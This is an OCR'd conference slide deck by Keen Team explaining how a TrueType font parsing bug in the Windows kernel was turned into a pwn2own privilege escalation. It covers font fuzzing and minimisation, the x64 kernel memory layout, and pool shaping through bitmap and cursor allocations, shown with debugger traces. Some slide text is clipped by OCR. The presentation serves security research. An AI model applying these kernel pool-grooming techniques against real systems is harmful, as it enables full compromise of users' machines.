KEEN TEAM

This Time Font hunt you down in 4 bytes!

FROM KERNEL ESCAPE TO SYSTEM CALC

@promised_lu @zer0mem

一步一步

TTF

- what ?
- Pinging TTF
- Different
- start to play
- wild overflow

TECHNIQUE


- data to kernel
- bitmap wants to help!
- bit of math instead write-what
- ruling of bitmap!
- x64, KASLR, NX, SMEP, SMAP, CFG
- echo from the past
- have we problems, security ?

KEEN TEAM

#whoarewe [KEEN TEAM]

- ✓ We are doing sec research
- ✓ We like challenges & security

- ✓ pwn2own 2013 / 2014 / 2015
- ✓ actively contributing to geek community
- ✓ working with project zero
- ✓ cve / techs / blog / tools / codes / conferences
- ✓ GeekPwn organizer
- ✓ #shanghai #beijing



Practical Example

we were talking before of some issues in kernel …

… this time we will show it in practice

NoSuchCon :

http://www.slideshare.net/PeterHlavaty/attack-on-the-core

SyScan :

http://www.slideshare.net/PeterHlavaty/back-to-the-core

http://www.nosuchcon.org/

https://syscan.org/ $\rightarrow$ https://www.syscan360.org/

KEEN TEAM

TTF, what is that ?

TRUE TYPE FORMAT

TrueType is an outline font standard developed by Apple and Microsoft in the late 1980s as a competitor to Adobe's Type 1 fonts used in PostScript. It has become the most common format for fonts on both the Mac OS and Microsoft Windows operating systems.

The primary strength of TrueType was originally that it offered font developers a high degree of control over precisely how their fonts are displayed, right down to particular pixels, at various font sizes. With widely varying rendering technologies in use today, pixel-level control is no longer certain in a TrueType font.
…

WIKIPEDIA
The Free Encyclopedia

THIS TOOL (IS) FABULOUS


Offers VM, where in certain conditions you can with your controlled VM instructions achieve :

- READ
- WRITE

In certain scenario it offers boosting surrounding structures in the same pool, what can leads to :

- READ
- WRITE

+ some other offering in certain conditions



Ok that was .. lazy [background]

Nice internals in attackers perspective :

https://cansecwest.com/slides/2013/Analysis%20of%20a%20Windows%20Kernel%20Vuln.pdf

Fuzzing fonts, structure info .. :


https://digteam.github.io/assets/tocttou.pdf

https://media.blackhat.com/us-13/US-13-Chan-Smashing-The-Font-Scaler-Engine-in-Windows-Kernel-Slides.pdf

KEEN TEAM

Pinging TTF

- building novel TTF fuzzer (@promised_lu)
- let fuzzer run for 3 weeks
- 3 ***exploitable*** bugs discovered at that period
- 3-4 weeks for 2 kernel escapes by TTF
- more bugs discovered waiting for review now


January meeting about pwn2own
February decided we will go after our TTF bugs
March pwn2own, 2 kernel escapes to system calcs

KEEN TEAM


This time bit different

TTF from the past

- Bug to modify state of virtual machine
- Using VM instructions to pwn kernel

this TTF

- Bug in building state of VM
- Sequence of instruction (4b) to trigger bug
- No more control from VM :\



Shall we play a game ?

#tools & #materials

You will need to parse TTF : TTX


FontTools 2.4 python™

Tools to manipulate font files

FontTools/TTX is a library to manipulate font
files from Python. It supports reading and wri
TrueType/OpenType fonts, reading and writir

You will need to understand format
to build your own parser / update-er :

http://www.microsoft.com/typography/otspec/otff.htm



```
u                 Name                    Size
..                                        Up   15
sfntVersion                                16
ttLibVersion                                3
GlyphOrder                              Folder
head                                    Folder
hhea                                    Folder
maxp                                    Folder
hmtx                                    Folder
cmap                                    Folder
prep                                    Folder
loca                                    Folder
glyf                                    Folder
name                                    Folder
post                                    Folder
```

View it in human quick & understandable way :
FarManager / ConEmu & plugins


https://pypi.python.org/pypi/FontTools & https://github.com/behdad/fonttools/ http://www.farmanager.com/ https://twitter.com/ConEmuMaximus5

Minimize your problem!

1. As you got crash, problem can be everywhere
2. Build parsing tools (or use existing ones)
3. Kick all part what is not necessary from TTF out
4. Start working on minimalized TTF



```
CGlyfWalker(
    void* data
    ) : m_glyf(static_cast<GLYF*>(data))
{
}
GLYF*
operator->()
{
    return m_glyf;
}
CGlyfWalker*
operator++()
{
    if (m_glyf->numberOfContours == -1)
        m_glyf = NextByComposite();
    else
        m_glyf = NextByCoords();

    if (!m_glyf)
        return nullptr;

    m_glyf = reinterpret_cast<GLYF*>((reinterpret_cast<size_t>(m_glyf) + 3) & (~3));
```



- Required Tables in Font Offset Table:


cmap	*: character to glyph mapping*
glyf	*: glyph data*
head	*: font header*
hhea	*: horizontal header*
hmtx	*: horizontal metrics*
loca	*: index to location*
maxp	*: maximum profile*
name	*: naming table*
post	*: PostScript information*
OS/2	*: OS/2 and Windows specific metrics*


https://media.blackhat.com/us-13/US-13-Chan-Smashing-The-Font-Scaler-Engine-in-Windows-Kernel-Slides.pdf


KEEN TEAM

gotcha! **Wild Overflow**

- finally we got root cause!
- Only XX pages to be overflowing in
- need to alter XX pages in kernel pool without crash ?!
- No interaction from VM is possible anymore


overflow just a few consecutive (XX) pages
TTF
pool and some followed objects
rest of pool






Take it easy ?!

x64

- got overflow
- Must control data after

- x64 introduce a lot of gaps
- Spraying as was used before is ineffective

- But …
- …not in the same pool



Start	End	Size	Description
FFFF0000\`00000000	FFFF07FF\`FFFFFFFF	8TB	Memory Hole
FFFF0800\`00000000	FFFFAFFF\`FFFFFFFF	168TB	Unused Space
FFFFB000\`00000000	FFFFBFFF\`FFFFFFFF	16TB	System Cache
FFFFC000\`00000000	FFFFCFFF\`FFFFFFFF	16TB	Paged Pool
FFFFD000\`00000000	FFFFDFFF\`FFFFFFFF	16TB	System PTEs
FFFFE000\`00000000	FFFFEFFF\`FFFFFFFF	16TB	Nonpaged Pool
FFFFF000\`00000000	FFFFF67F\`FFFFFFFF	6.5TB	Unused Space
FFFFF680\`00000000	FFFFF6FF\`FFFFFFFF	512GB	PTE Space
FFFFF700\`00000000	FFFFF77F\`FFFFFFFF	512GB	HyperSpace
FFFFF780\`00000000	FFFFF780\`00000FFF	4K	Shared User Data
FFFFF900\`00000000	FFFFF97F\`FFFFFFFF	512GB	Session Space
FFFFF980\`00000000	FFFFFA70\`FFFFFFFF	1TB	Dynamic VA Space
FFFFFA80\`00000000	FFFFFAFF\`FFFFFFFF	512GB	PFN Database
FFFFFFFF\`FFC00000	FFFFFFFF\`FFFFFFFF	4MB	HAL Heap


Table describing the various 64-bit memory ranges in Windows 8.1

http://www.alex-ionescu.com/?p=246

KEEN TEAM


Look at your pool

Conditional breakpoint command on ExAllocatePool-0x21 on big allocs & results



xrefs to SURFMEM::bCreateDIB(_DEVBITMAPINFO *,void *,v

Direction	Typ	Address	Text
Up	p	GreSetDIBitsToDeviceInterna...	call SURFMEM::bCreateDIB(_
Up	p	GreGetDIBitsInternalWorker(...	call SURFMEM::bCreateDIB(_
Up	p	GreStretchDIBitsInternal+575	call SURFMEM::bCreateDIB(_
Up	p	hsurfCreateCompatibleSurf...	call SURFMEM::bCreateDIB(_
	p	GreCreateBitmap+F9	call SURFMEM::bCreateDIB(_
Do...	p	GreCreateDIBitmapReal+2CE	call SURFMEM::bCreateDIB(_
Do...	p	EngStretchBltNew(_SURFOB...	call SURFMEM::bCreateDIB(_
Do...	p	EngStretchBltNew(_SURFOB...	call SURFMEM::bCreateDIB(_
Do...	p	hbmCreateDriverSurface(ul...	call SURFMEM::bCreateDIB(_
Do...	p	PDEVOBJ::bCreateHalftoneB...	call SURFMEM::bCreateDIB(_
Do...	p	EngHTBlt-4C6	call SURFMEM::bCreateDIB(_
Do...	p	EngHTBlt+435	call SURFMEM::bCreateDIB(_




The **CreateBitmap** fu olor planes and bits-per-pixel).

Syntax

C++

```
HBITMAP CreateBitmap(
  _In_       int   nWidth,
  _In_       int   nHeight,
  _In_       UINT  cPlanes,
  _In_       UINT  cBitsPerPel,
  _In_ const VOID *lpvBits
);
```

$\xrightarrow{}$ **controlled** size & at **byte** level



```
ffffd001`c2f32610 fffff960`003ea667 nt!ExAllocatePoolWithTag+0xa6e
ffffd001`c2f326e0 fffff960`003ead9e win32k!NSInstrumentation::CLeakTrackingAll
ffffd001`c2f327b0 fffff960`000eeec1 win32k!NSInstrumentation::CLeakTrackingAll
ffffd001`c2f32800 fffff960`000eacec win32k!PALLOCMEM2+0x21
ffffd001`c2f32830 fffff960`000f516b win32k!AllocateObject+0xdc
ffffd001`c2f32870 fffff960`000ea042 win32k!SURFMEM::bCreateDIB+0x30b
ffffd001`c2f32970 fffff960`000eb81f win32k!GreCreateBitmap+0xfe
ffffd001`c2f32a10 fffff800`325d17b3 win32k!NtGdiCreateBitmap+0x63
ffffd001`c2f32a90 00007ffc`8be0359a nt!KiSystemServiceCopyEnd+0x13
r8=0000000000009630
r9=0000000035306847
rax=fffff90144047000

ffffd001`d0eaf700 fffff960`003ea667 nt!ExAllocatePoolWithTag+0xa6e
ffffd001`d0eaf7d0 fffff960`003ead9e win32k!NSInstrumentation::CLeakTrackingAll
ffffd001`d0eaf8a0 fffff960`000eeec1 win32k!NSInstrumentation::CLeakTrackingAll
ffffd001`d0eaf8f0 fffff960`000eacec win32k!PALLOCMEM2+0x21
ffffd001`d0eaf920 fffff960`000f516b win32k!AllocateObject+0xdc
ffffd001`d0eaf960 fffff960`001fc317 win32k!SURFMEM::bCreateDIB+0x30b
ffffd001`d0eafa60 fffff960`001a6191 win32k!vProcessCursorShape+0x11b
ffffd001`d0eafb90 fffff960`001a5ab0 win32k!vSetPointer+0x55d
ffffd001`d0eafcd0 fffff960`00100d5a win32k!GreSetPointer+0x14c
ffffd001`d0eafd70 fffff960`000d47fc win32k!zzzUpdateCursorImage+0x23e
ffffd001`d0eafdc0 fffff960`001f40fb win32k!zzzSetCursor+0x78
ffffd001`d0eafe10 fffff800`325d17b3 win32k!NtUserSetCursor+0x43
ffffd001`d0eafe40 00007ffc`8c00108a nt!KiSystemServiceCopyEnd+0x13
r8=0000000000001260
r9=0000000035306847
rax=fffff90144190000
```

KEEN TEAM

Big Pools

RANDOMIZATION

- Not at big pools
- Making controlled holes at will
- Precise pool layout

SPRAYING

